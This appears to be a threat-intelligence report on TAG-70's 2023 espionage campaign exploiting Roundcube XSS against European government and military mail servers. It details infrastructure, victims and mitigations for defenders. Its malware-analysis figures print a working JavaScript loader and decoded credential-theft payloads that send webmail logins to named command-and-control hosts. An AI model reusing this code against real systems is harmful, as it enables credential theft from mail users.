
CYBER THREAT ANALYSIS

RUSSIA

Recorded Future®

By Insikt Group®

February 17, 2024



Russia-Aligned TAG-70 Targets European Government and Military Mail Servers in New Espionage Campaign

Note: The analysis cut-off date for this report was December 11, 2023.

Executive Summary

Recorded Future's Insikt Group® has observed TAG-70 leveraging cross-site scripting (XSS) vulnerabilities against Roundcube webmail servers in Europe, targeting government, military, and national infrastructure-related entities. TAG-70 overlaps with activity reported by other security vendors under the aliases Winter Vivern, TA473, and UAC-0114. The group likely conducts cyber-espionage campaigns to serve the interests of Belarus and Russia and has been active since at least December 2020, primarily targeting governments in Europe and Central Asia.

In their latest campaign, TAG-70 likely started exploiting Roundcube webmail servers at the beginning of October 2023 and continued until at least mid-October. Insikt Group detected at least 80 organizations targeted in this campaign; the victims were primarily entities in Georgia, Poland, and Ukraine. This campaign has been linked to additional TAG-70 activity against Uzbekistan government mail servers, which involved infrastructure reported by Insikt Group in February 2023.

TAG-70's targeting of Roundcube webmail servers is only the most recent instance of targeting email software attributed to Russia-aligned threat actor groups. In June 2023, Insikt Group discovered that the Russian state-sponsored cyber-espionage group BlueDelta (APT28, Fancy Bear) was targeting vulnerable Roundcube installations across Ukraine and had previously exploited CVE-2023-23397, a critical zero-day vulnerability in Microsoft Outlook in 2022. Other well-known Russian threat actor groups, such as Sandworm and BlueBravo (APT29, Midnight Blizzard), have also previously targeted email solutions in various campaigns (1, 2, 3).

In the context of the ongoing war in Ukraine, compromised email servers may expose sensitive information regarding Ukraine's war effort and planning, its relationships and negotiations with its partner countries as it seeks additional military and economic assistance, expose third parties cooperating with the Ukrainian government privately, and reveal fissures within the coalition supporting Ukraine. Furthermore, the targeting of the Iranian embassies in Russia and the Netherlands may be linked to a desire to assess Iran's current diplomatic activities and foreign policy, especially as Russia continues to rely on Iran-provided weapons in Ukraine. Espionage against the Georgian Embassy in Sweden and the Georgian Ministry of Defence is likely to have similar foreign policy-oriented motivations, particularly as Georgia renewed its aspirations for European Union (EU) membership and North Atlantic Treaty Organization (NATO) accession following Russia's invasion of Ukraine in early 2022.

Organizations can mitigate the risk of compromise in TAG-70's Roundcube campaign by ensuring that Roundcube installations are patched and up-to-date, as well as by blocking and hunting for indicators of compromise (IoCs) in their environments (for a list of relevant IoCs, see **Appendix A**).

Insikt Group followed responsible disclosure procedures in advance of this publication per Recorded Future's notification policy.

Key Findings

- TAG-70's espionage campaign targeted European government and military mail servers. The campaign has been active since at least December 2020, primarily focusing on European and Central Asian governments. TAG-70 employs advanced techniques and tools, indicating that a well-funded and skilled threat actor is behind the operation.
- TAG-70 has demonstrated a high level of sophistication in its attack methods. The threat actors leveraged social engineering techniques and exploited cross-site scripting vulnerabilities in Roundcube webmail servers to gain unauthorized access to targeted mail servers, bypassing the defenses of government and military organizations.
- By infiltrating mail servers, TAG-70 aims to collect intelligence on European political and military activities, possibly to gain strategic advantages or undermine European security and alliances. The campaign's intended victims indicate that it has been conducted to serve the interests of Belarus and Russia.
- This TAG-70 campaign has had a significant impact, as the malware may have intruded into email servers in multiple European countries, including Georgia, Poland, and Ukraine. Additionally, Insikt Group detected TAG-70 targeting Iran's embassies in Russia and the Netherlands, which is notable given Iran's support of Russia's war effort in Ukraine. TAG-70s actions highlight the widespread nature of the campaign and its implications for national security.
- TAG-70's ability to compromise mail servers poses a significant risk, as it enables the theft of sensitive information and manipulation of communication channels.

Background

In February 2023, CERT-UA reported details of TAG-70 activity in which the threat actors created a spoofed website of the Ministry of Foreign Affairs of Ukraine. The site lured users to download malicious software for "scanning infected PCs for viruses".

Insikt Group detected TAG-70 conducting website impersonation attacks in February 2023. In this activity, TAG-70 appended a domain with legitimate domains of multiple Eastern European government websites to deliver script-based malware.

In March 2023, Proofpoint reported a new campaign in which TAG-70 exploited publicly facing Zimbra webmail portals via CVE-2022-27926. This activity aimed to gain access to the emails of military, government, and diplomatic organizations across Europe involved in the Russia-Ukraine War.

Recorded Future highlighted TAG-70 domain registrations and suspected phishing lure material linked to these domains in April 2023.

On October 25, 2023, ESET detailed an XSS zero-day CVE-2023-5631, used by TAG-70 to exploit vulnerable Roundcube webmail servers. The vulnerability enabled the attackers to list and exfiltrate

content from victims' mailboxes with no interaction from the victim required other than opening an infected email.

Threat Analysis

Beginning March 16, 2023, Insikt Group used Recorded Future Network Intelligence to detect suspicious activity from a victim IP address belonging to the Center for Economic Research and Reforms of Uzbekistan. The victim IP address was observed communicating with the domain *bugiplaysec[.]com* over TCP port 443, which at the time resolved to IP address *176.97.66[.]57*. This data was then likely relayed to command and control (C2) IP address *198.50.170[.]72* on TCP port 7662. It is suspected that TAG-70 administered *198.50.170[.]72* via Tor, as shown in **Figure 1**. CERT-UA attributed the domain *bugiplaysec[.]com* to TAG-70 in February 2023.

Insikt Group observed similar activity between an IP address registered to the Embassy of the Republic of Uzbekistan in Ukraine and a previously reported C2 domain, *ocsp-reloads[.]com*, which resolved to IP address *38.180.2[.]23*. This additional C2 likely forwarded the data it received to IP address *86.105.18[.]113* on TCP port 1194 and TAG-70 likely connected to the C2 via Tor, also shown in **Figure 1**.




Figure 1: *TAG-70 operational infrastructure in March 2023 (Source: Recorded Future)*

Malware Analysis

On July 27, 2023, a new TAG-70 domain, *hitsbitsx[.]com*, resolved to IP address *176.97.66[.]57*. Insikt Group also detected this domain in a JavaScript-based malware sample uploaded to a malware repository, shown in **Figure 2**: SHA256: *ea22b3e9ecdfd06fae74483deb9ef0245aefdc72f99120ae6525c0eaf37de32e*.

The discovered JavaScript malware matches the second-stage loader used in TAG-70's previous Roundcube exploitation described by ESET. This JavaScript is loaded via XSS from a malicious email and is used to decode a Base64-encoded JavaScript payload (`jsBodyBase64`). The payload is then inserted into the Document Object Model (DOM) of the Roundcube webpage within a newly created

script tag.

```
if(!window.parent.document.getElementById("speak001")){
    var bodyElement = window.parent.document.getElementsByTagName('body')[0];
    var jsBodyBase64 = "aWYoIWNvdW50cHJvY2Vzc2luZyl7Cgl2YXIgY291bnRwcm9jZXNzaW
    var jsBodyContent = atob(jsBodyBase64);
    var jsBodyElement = document.createElement('script');
    jsBodyElement.id = "speak001";
    jsBodyElement.type = "text/javascript";
    jsBodyElement.innerHTML = jsBodyContent;
    bodyElement.appendChild(jsBodyElement);
}
```

Figure 2: *Second-stage JavaScript loader (Source: Recorded Future)*

The content of the JavaScript payload, `jsBodyBase64`, shown in **Figure 3**, suggests the actors were targeting the Georgian Ministry of Defence domain *mail[.]mod[.]gov[.]ge*. The structure of this payload overlaps with the one described in ESET's report; however, its functionality differs: instead of exfiltrating the contents of the victim's mailbox, it logs the user out of Roundcube and presents them with a new sign-in window. When the victim submits their credentials, their account name, username, and password are sent to the C2 server, and they are then logged into Roundcube.

```
    var controlServerAddress = "https://hitsbitsx.com/mgge2";
    var mailServerAddress = "https://mail.mod.gov.ge/";

    var userCheckAvailableScriptPath = "/userCheckAvailable.php";
    var authScriptPath = "/auth.php";
    //--------------------------------------------------------------------

[...]

function onClickSendCredentials(){
    showLoading();
    var username = encodeURIComponent(document.getElementById("rcmloginuser").value);
    var password = encodeURIComponent(document.getElementById("rcmloginpwd").value);

    if(!(username.length > 0 && password.length > 0)){
        showLoginFailed();
        return;
    }

    var serverAuthRequest = new XMLHttpRequest();
    serverAuthRequest.open("POST", mailServerAddress + '?_task=login', true);
    serverAuthRequest.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    serverAuthRequest.onreadystatechange = function() {
        if(this.readyState === XMLHttpRequest.DONE){

            if(this.responseURL.includes("?_task=login")){
                updateToken(serverAuthRequest.responseText);
                showLoginFailed();
            }else{
                var saveCredentialsRequest = new XMLHttpRequest();
                saveCredentialsRequest.open("POST", controlServerAddress + authScriptPath, true);
                saveCredentialsRequest.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
                saveCredentialsRequest.onreadystatechange = function() {
                    if(this.readyState === XMLHttpRequest.DONE){
                        location.reload();
                    }
                }
                saveCredentialsRequest.send("accountName=" + accountName + "&username=" + username + "&password=" + password);
            }
```

Figure 3: *Abbreviated decoded Base64 JavaScript payload containing C2 domain, victim mail server, and credential exfiltration code (Source: Recorded Future)*

Insikt Group also identified a related JavaScript sample from November 2022: SHA256: *6800357ec3092c56aab17720897c29bb389f70cb49223b289ea5365314199a26*. This older sample was hosted on the domain *bugiplaysec[.]com*, used the same JavaScript loader technique, and had a similar credential exfiltration payload. The content within the payload suggests that it was used to target the Ukrainian Ministry of Defence, as shown in **Figure 4**.

```
    var controlServerAddress = "https://bugiplaysec.com";
    var mailServerAddress = "https://post.mil.gov.ua/";

    var userCheckAvailableScriptPath = "/mgu/userCheckAvailable.php";
    var authScriptPath = "/mgu/auth.php";
    //-------------------------------------------------------------------

    var dateNowTmp = new Date();
    var accountName = dateNowTmp.getTime().toString();
    try{
        accountName = document.getElementsByClassName("username")[0].textContent;
        accountName = encodeURIComponent(accountName);
    }catch(err){
        console.error(err);
    }

    setTimeout(() => {
            startSingInProcedure(accountName);
        },
        1000
    ); //TODO: set timeout (1sek = 1000)

}

function onClickSendCredentials(){
    showLoading();
    var username = encodeURIComponent(document.getElementById("rcmloginuser").value);
    var password = encodeURIComponent(document.getElementById("rcmloginpwd").value);

    if(!(username.length > 0 && password.length > 0)){
        showLoginFailed();
        return;
    }

    var serverAuthRequest = new XMLHttpRequest();
    serverAuthRequest.open("POST", mailServerAddress + '?_task=login', true);
    serverAuthRequest.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    serverAuthRequest.onreadystatechange = function() {
        if(this.readyState === XMLHttpRequest.DONE){
            if(this.responseURL.includes("?_task=login")){
                updateToken(serverAuthRequest.responseText);
                showLoginFailed();
            }else{
                var saveCredentialsRequest = new XMLHttpRequest();
                saveCredentialsRequest.open("POST", controlServerAddress + authScriptPath, true);
                saveCredentialsRequest.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
                saveCredentialsRequest.onreadystatechange = function() {
                    if(this.readyState === XMLHttpRequest.DONE){
                        location.reload();
                    }
                }
                saveCredentialsRequest.send("accountName=" + accountName + "&username=" + username + "&password=" + password);
            }
```

Figure 4: *Abbreviated decoded Base64 JavaScript payload containing C2 domain, victim mail server, and credential exfiltration code from JavaScript sample from November 2022 (Source: urlscan)*

Malicious Infrastructure Analysis

Hosting history for the domain *hitsbitsx[.]com*, detailed in **Table 1**, shows that on September 25, 2023, the domain was moved from IP address *176.97.66[.]57* to IP address *38.180.3[.]57*.

IP Address	Date From	Date To
176.97.76[.]118	2023-04-12	2023-07-17
176.97.66[.]57	2023-07-17	2023-09-25
38.180.3[.]57	2023-09-25	

Table 1: *Hosting history for hitsbitsx[.]com (Source: Recorded Future)*

Analysis of the server banners returned from *38.180.3[.]57* showed the use of uncommon HTTP banners hosted on TCP ports 80 and 443 beginning September 2023. IP address *38.180.76[.]31* returned the same HTTP banners (shown in **Table 2**) and resides on the same autonomous system, AS9009.

HTTP Server Banners	
38.180.3[.]57	
Port 80	**Port 443**

`HTTP/1.1 200 OK`
`Server: nginx/1.25.2`
`Date: <REDACTED>`
`Content-Type: text/html`
`Content-Length: 615`
`Last-Modified: Tue, 15 Aug 2023 19:25:11 GMT`
`Connection: keep-alive`
`ETag: "64dbd117-267"`
`Accept-Ranges: bytes`
	`HTTP/1.1 403 Forbidden`
	`Server: nginx/1.25.2`
	`Date: <REDACTED>`
	`Content-Type: text/html`
	`Content-Length: 153`
	`Connection: keep-alive`

38.180.76[.]31	
Port 80	**Port 443**

`HTTP/1.1 200 OK`
`Server: nginx/1.25.2`
`Date: <REDACTED>`
`Content-Type: text/html`
`Content-Length: 615`
`Last-Modified: Tue, 15 Aug 2023 19:25:11 GMT`
`Connection: keep-alive`
`ETag: "64dbd117-267"`
`Accept-Ranges: bytes`
	`HTTP/1.1 403 Forbidden`
	`Server: nginx/1.25.2`
	`Date: <REDACTED>`
	`Content-Type: text/html`
	`Content-Length: 153`
	`Connection: keep-alive`

Table 2: *Server banners from 38.180.3[.]57 and 38.180.76[.]31 (Source: Recorded Future)*

The domain *recsecas[.]com* resolved to *38.180.76[.]31* from late September 2023 and was used in TAG-70's exploitation of Roundcube webmail servers, as reported by ESET in October 2023. Previously, in June 2023, the domain resolved to IP address *176.97.76[.]129*. Historical server banners for *176.97.76[.]129* were similar to those detailed in **Table 2,** with the exception that TCP port 80 was also returning an HTTP 403 Forbidden page in addition to TCP port 443.

During the aforementioned Roundcube campaign, TAG-70 used an infrastructure configuration similar to the one detected by Recorded Future in March (**Figure 1**). However, Insikt Group identified a second C2 server within the Roundcube relay chain, which utilized TCP port 443 (as shown in **Figure 5**) rather than a static high ephemeral port. As in the March campaign, Recorded Future observed TAG-70 communicating with the upstream C2 via Tor to obfuscate their true location.




Figure 5: *TAG-70 operational infrastructure in October 2023 (Source: ESET & Recorded Future)*

In this campaign, TAG-70 began exploiting Roundcube webmail servers at the beginning of October 2023 and continued until at least mid-October. Recorded Future detected TAG-70 targeting at least 80 separate organizations, primarily focusing on entities in Ukraine, Georgia, and Poland, as shown in **Figure 6**.

Notably, there were some victims outside of these countries, such as the Embassy of Iran in Moscow, the Embassy of Iran in the Netherlands, and the Embassy of Georgia in Sweden.




Figure 6: *Geographic spread of victims of TAG-70s Roundcube exploit in October 2023 (Source: Recorded Future)*

TAG-70 predominantly targeted government and military webmail servers; however, the group also targeted the transport and education sectors along with chemical and biological research organizations, as shown in **Figure 7**.




Figure 7: *Spread of victim industries targeted in TAG-70's Roundcube exploitation campaign October 2023 (Source: Recorded Future)*




Figure 8: *TAG-70's October 2023 Roundcube exploitation campaign attack flow (Source: Recorded Future)*

Mitigations

- **Strengthen Email Security Measures**: Implement advanced email security solutions, such as multi-factor authentication, encryption, and secure email gateways, to protect mail servers from unauthorized access and data breaches.
- **Conduct Regular Security Audits**: Regularly audit mail servers to identify vulnerabilities, misconfigurations, and potential entry points for attackers. Address any identified weaknesses promptly to minimize the risk of exploitation.
- **Employee Awareness Training**: Provide comprehensive training on email security best practices, including identifying phishing emails, suspicious attachments, and links. Regularly reinforce training to maintain a high level of awareness and vigilance.
- **Implement Network Segmentation**: Separate mail servers from other critical systems by implementing network segmentation. This practice limits the lateral movement of threats, preventing a single compromised system from compromising the entire network.
